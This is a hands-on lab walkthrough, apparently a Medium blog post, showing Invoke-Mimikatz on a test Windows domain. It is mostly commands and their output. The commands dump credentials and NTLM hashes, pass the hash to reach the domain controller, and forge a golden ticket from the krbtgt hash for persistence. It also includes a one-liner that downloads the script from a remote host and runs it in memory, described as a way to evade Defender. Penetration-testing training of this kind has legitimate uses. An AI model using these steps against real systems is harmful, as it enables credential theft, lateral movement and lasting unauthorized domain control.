
Invoke-Mimikatz Walkthrough



Today we are going to be looking at Invoke-Mimikatz which can be found here:


https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1

For this lab we will be using a Domain Controller and also a Windows 10 machine that is part of the domain. Both have Windows Defender and Real Time Protection turned on. We will start as an administrator on the Windows

10 machine, this is not a privilege escalation walkthrough, just a quick showing of Invoke-Mimikatz.ps1.

As stated we will start off with administrator access on the Windows 10 machine. Also notice that this is a local administrator, not a domain administrator.

The first thing we can run is token::elevate:



```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"token::elevate"
  .#####. mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
               > https://blog.gentilkiwi.com/mimikatz
             Vincent LE TOUX ( vincent.letoux@gmail.com )
 '## v ##'
               > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
       {0;000003e7} 1 D 19191
                                     NT AUTHORITY\SYSTEM S-1-5-18
                                                                           (04g,21p)
                                                                                           Primary
 -> Impersonated !
 * Process Token : {0;000ba500} 1 F 1052686
                                             DESKTOP-T68JBQR\john S-1-5-21-598663821-2312139981-2989481332-1009
(14g, 24p)
               Primary
 * Thread Token : {0;000003e7} 1 D 1483095
                                             NT AUTHORITY\SYSTEM
                                                                    S-1-5-18
                                                                                   (04g,21p) Impersonation (Delegation
PS C:\Windows\system32> _
```

Now that we have put mimikatz into memory we can start to look at some of the different commands. Lets start off with just Invoke-Mimikatz:

```
PS C:\Windows\system32> Invoke-Mimikatz
           mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
  .#####.
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
          /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
               > https://blog.gentilkiwi.com/mimikatz
 '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
               > https://pingcastle.com / https://mysmartlogon.com ***/
  '####"
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 773728 (00000000:000bce60)
Session : Batch from 0
               : Administrator
User Name
              : HATTER
Domain
Logon Server : WIN-Q67IA9OR1RK
Logon Time : 9/25/2022 3:04:57 PM
SID
                 : S-1-5-21-2337031883-842331614-3876858441-500
       msv :
        [00000003] Primary
        * Username : Administrator
        * Domain : HATTER
        * NTLM : 31592a42841d0a9e74f93c41d8884cd0
        * SHA1
                  : 88a4a1271979e79c3c0b7688b0b07bcca639bbf4
```

Now lets only look at the LSA dump, we will be utilizing 2 commands strung together for this, we will look at both LSA dump and also LSA dump patch. To do this we can run Invoke-Mimikatz -command "lsadump::lsa" "lsadump::lsa /patch".

```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"lsadump::lsa" "lsadump::lsa /patch"
  .####. mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                > https://blog.gentilkiwi.com/mimikatz
 ## \ / ##
 '## v ##'
                Vincent LE TOUX
                                          ( vincent.letoux@gmail.com )
                > https://pingcastle.com / https://mysmartlogon.com ***/
  '#####'
mimikatz(powershell) # lsadump::lsa
Domain : DESKTOP-T68JBOR / S-1-5-21-598663821-2312139981-2989481332
RID : 000001f4 (500)
User : Administrator
ERROR kuhl m lsadump lsa user ; SamQueryInformationUser c0000003
RID : 000003ea (1002)
User : Alice
ERROR kuhl m lsadump lsa user ; SamQueryInformationUser c0000003
RID : 000001f7 (503)
User : DefaultAccount
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c00000003
```

```
mimikatz(powershell) # lsadump::lsa /patch
Domain : DESKTOP-T68JBQR / S-1-5-21-598663821-2312139981-2989481332
RID : 000001f4 (500)
User : Administrator
LM :
NTLM:
RID : 000003ea (1002)
User : Alice
LM :
NTLM : ae974876d974abd805a989ebead86846
RID : 000001f7 (503)
User : DefaultAccount
LM :
NTLM:
RID : 000001f5 (501)
User : Guest
LM :
NTLM:
RID : 000003f1 (1009)
User : john
LM :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
```

Notice when we do this both commands are ran, we can continue to string more commands together if we please. Next lets look at the vault. To do this we will be utilizing the vault::list, vault::cred and vault::cred /patch.

```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"vault::list" "vault::cred" "vault::cred /patch"
           mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                > https://blog.gentilkiwi.com/mimikatz
                Vincent LE TOUX
                                             ( vincent.letoux@gmail.com )
                > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # vault::list
Vault : {4bf4c442-9b8a-41a0-b380-d<u>d4a704ddb28}</u>
                  : Web Credentials
       Name
                  : C:\Users\john.DESKTOP-T68JBOR.000.001\AppData\Local\Microsoft\Vault\4BF4C442-9B8
A-41A0-B380-DD4A704DDB28
        Items (0)
Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
                   : Windows Credentials
        Name
                   : C:\Users\john.DESKTOP-T68JBQR.000.001\AppData\Local\Microsoft\Vault
       Path
        Items (0)
mimikatz(powershell) # vault::cred
mimikatz(powershell) # vault::cred /patch
PS C:\Windows\system32>
```

Notice above there is not anything in the vault that we can utilize. That is ok, we still have plenty of information from the other commands that we used to work with. Also thinking back at the last commands that we ran, we could do a token::elevate with each command if we so please, and string other commands with it.

Now that we have done a few commands and saw that we can string commands together lets utilize the information that we have above to do a pass the hash with invoke-mimikatz.

```
Madministrator: Windows PowerShell
PS C:\Windows\system32> Invoke-Mimikatz -Command '"sekurlsa::pth /user:administrator /domain:hatter.local /ntlm:31592a4284
  .####. mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 ## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                > https://blog.gentilkiwi.com/mimikatz
                Vincent LE TOUX ( vincent.letoux@gmail.com )
               > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::pth /user:administrator /domain:hatter.local /ntlm:31592a42841d0a9e74f93c41d8884cd0 /run:pow
user : administrator
domain : hatter.local
program : powershell.exe
     : 31592a42841d0a9e74f93c41d8884cd0
    PID 6796
    TID 6708
    LSA Process is now R/W
    LUID 0 ; 1531210 (00000000:00175d4a)
    msv1_0 - data copy @ 000001A63B0EFA80 : OK !
    kerberos - data copy @ 000001A63AA99278
                   -> null
   \ aes256 hmac
  \ aes128 hmac
                      -> null
   \_ rc4_hmac nt
     rc4 hmac old
                       OK
   \_ rc4_hmac_nt_exp OK
     rc4 hmac old exp OK
      *Password replace @ 000001A63AA61808 (32) -> null
```

The command above will open a new PowerShell window, and we can see if we have successfully passed the hash by looking at the domain controller.

Awesome, we are now utilizing pass the hash and are an administrator on the Domain Controller, easy day. If you are confused about the domain name or computer name, we have found this information before with mimikatz and the commands we have already ran:

```
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 773728 (00000000:000bce60)
Session : Batch from 0
User Name : Administrator
Domain : HATTER
Logon Server : WIN-Q67IA9OR1RK
Logon Time : 9/25/2022 3:04:57 PM
             : S-1-5-21-2337031883-842331614-3876858441-500
SID
       msv :
        [00000003] Primary
        * Username : Administrator
        * Domain : HATTER
        * NTLM : 31592a42841d0a9e74f93c41d8884cd0
        * SHA1 : 88a4a1271979e79c3c0b7688b0b07bcca639bbf4
        * DPAPI : 408b366d16340e856c1f1367f86e5212
       tspkg:
       wdigest :
        * Username : Administrator
        * Domain : HATTER
        * Password : (null)
       kerberos :
        * Username : Administrator
        * Domain : HATTER.LOCAL
        * Password : (null)
       ssp:
       credman:
```

Notice the logon server is the computer name of the Domain Controller and the domain is the domain name.

Continuing on lets try and create a golden ticket:

```
.
[WIN-Q67IA90R1RK]: PS C:\Users\Administrator\Documents> iex (iwr -UseBasicParsing http://10.0.3.5/Invoke-Mimikatz.ps1)
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents> Invoke-Mimikatz -Command '"lsadump::lsa /patch"
  .#####. mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # lsadump::lsa /patch
Domain : HATTER / S-1-5-21-2337031883-842331614-3876858441
RID : 000001f4 (500)
User : Administrator
NTLM : 31592a42841d0a9e74f93c41d8884cd0
RID : 000001f5 (501)
User : Guest
LM :
NTLM:
RID : 000001f6 (502)
User : krbtgt
NTLM : 1cb74ae37cdfc2d753b30e6bf15a2088
RID : 0000044f (1103)
User : alice
NTLM : 6bf528f1cbcb65f2ca14883c832020d3
RID : 00000450 (1104)
User : Hearts
LM :
NTLM : ae974876d974abd805a989ebead86846
RID : 00000452 (1106)
```

```
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents> Invoke-Mimikatz -Command '"kerberos::golden /user:administrator /domain:hatter.local
 sid:S-1-5-21-2337031883-842331614-3876858441 /krbtgt:1cb74ae37cdfc2d753b30e6bf15a2088 /id:500 /groups:512 /ptt"
.#####. mimikatz 2.2.0 (x64) #19841 Jul 24 2021 11:00:11
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                 > https://blog.gentilkiwi.com/mimikatz
 '## V ##'
                  Vincent LE TOUX
                                               ( vincent.letoux@gmail.com )
  > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # kerberos::golden /user:administrator /domain:hatter.local /sid:S-1-5-21-2337031883-842331614-3876858441 /krbtgt:1cb74a
e37cdfc2d753b30e6bf15a2088 /id:500 /groups:512 /ptt
User : administrator
Domain : hatter.local (HATTER)
         : S-1-5-21-2337031883-842331614-3876858441
User Id : 500
Groups Id : *512
ServiceKey: 1cb74ae37cdfc2d753b30e6bf15a2088 - rc4 hmac_nt
Lifetime : 9/25/2022 3:30:59 PM ; 9/22/2032 3:30:59 PM ; 9/22/2032 3:30:59 PM
 > Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
  EncTicketPart generated
EncTicketPart encrypted
  KrbCred generated
Golden ticket for 'administrator @ hatter.local' successfully submitted for current session
```

```
[WIN-Q67IA90R1RK]: PS C:\Users\Administrator\Documents> klist.exe
Current LogonId is 0:0x206bdd
Cached Tickets: (1)
       Client: administrator @ hatter.local
#0>
        Server: krbtgt/hatter.local @ hatter.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre authent
```

Medium









```
Session key Type: KSADSI KC4-HMAC(NT)
       Cache Flags: 0x1 -> PRIMARY
       Kdc Called:
[WIN-Q67IA90R1RK]: PS C:\Users\Administrator\Documents> _
```

Awesome it worked, but we were on the DC already, lets create one for the the Windows 10 machine and then see if we can login with the ticket that we created:

```
PS C:\Users\john.DESKTOP-T68JBOR.000.001> iex (iwr -UseBasicParsing http://10.0.3.5/Invoke-Mimikatz.p
s1)
PS C:\Users\iohn.DESKTOP-T68JBOR.000.001> Invoke-Mimikatz -Command '"kerberos::golden /user:administr
 6bf15a2088 /id:500 /groups:512 /ptt"
  .####. mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ##\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.l
'#####' > https://pingcastle.com / https://mysm
                                               ( vincent.letoux@gmail.com )
                > https://pingcastle.com / https://mvsmartlogon.com ***/
mimikatz(powershell) # kerberos::golden /user:administrator /domain:hatter.local /sid:S-1-5-21-233703
1883-842331614-3876858441 /krbtgt:1cb74ae37cdfc2d753b30e6bf15a2088 /id:500 /groups:512 /ptt
User
        : administrator
Domain : hatter.local (HATTER)
SID : S-1-5-21-2337031883-842331614-3876858441
User Id : 500
Groups Id: *512
ServiceKey: 1cb74ae37cdfc2d753b30e6bf15a2088 - rc4 hmac nt
Lifetime : 9/25/2022 3:34:30 PM ; 9/22/2032 3:34:30 PM ; 9/22/2032 3:34:30 PM
-> Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
Golden ticket for 'administrator @ hatter.local' successfully submitted for current session
```

```
PS C:\Users\john.DESKTOP-T68JBQR.000.001> klist.exe
Current LogonId is 0:0xba52b
Cached Tickets: (1)
#0>
       Client: administrator @ hatter.local
       Server: krbtgt/hatter.local @ hatter.local
       KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
       Ticket Flags 0x40e00000 -> forwardable renewable initial pre authent
        Start Time: 9/25/2022 15:34:30 (local)
        End Time: 9/22/2032 15:34:30 (local)
        Renew Time: 9/22/2032 15:34:30 (local)
       Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Users\john.DESKTOP-T68JBQR.000.001> $sess = New-PSSession -ComputerName WIN-Q67IA9OR1RK
PS C:\Users\john.DESKTOP-T68JBQR.000.001> $sess
 Id Name
                   ComputerName ComputerType
                                                                 ConfigurationName
                                                                                     Availability
                                                  State
 1 WinRM1
                   WIN-Q67IA9OR1RK RemoteMachine Opened
                                                                Microsoft.PowerShell
                                                                                         Available
PS C:\Users\john.DESKTOP-T68JBQR.000.001> Enter-PSSession -Session $sess
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents> whoami
hatter\administrator
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents>
```

Awesome we were able to create another session with a golden ticket utilizing the Windows 10 Machine and the information that we found on the DC. We have now created persistence within the domain.

As shown throughout this article we can utilize Invoke-Mimikatz.ps1 the same way we can run mimikatz.exe, however with the ps1 we can put it into memory, thus helping with bypassing Defender and Real Time Monitoring.

Mimikatz

Invoke Mimikatz


Hacking

Powershell



Written by Ryan Yager

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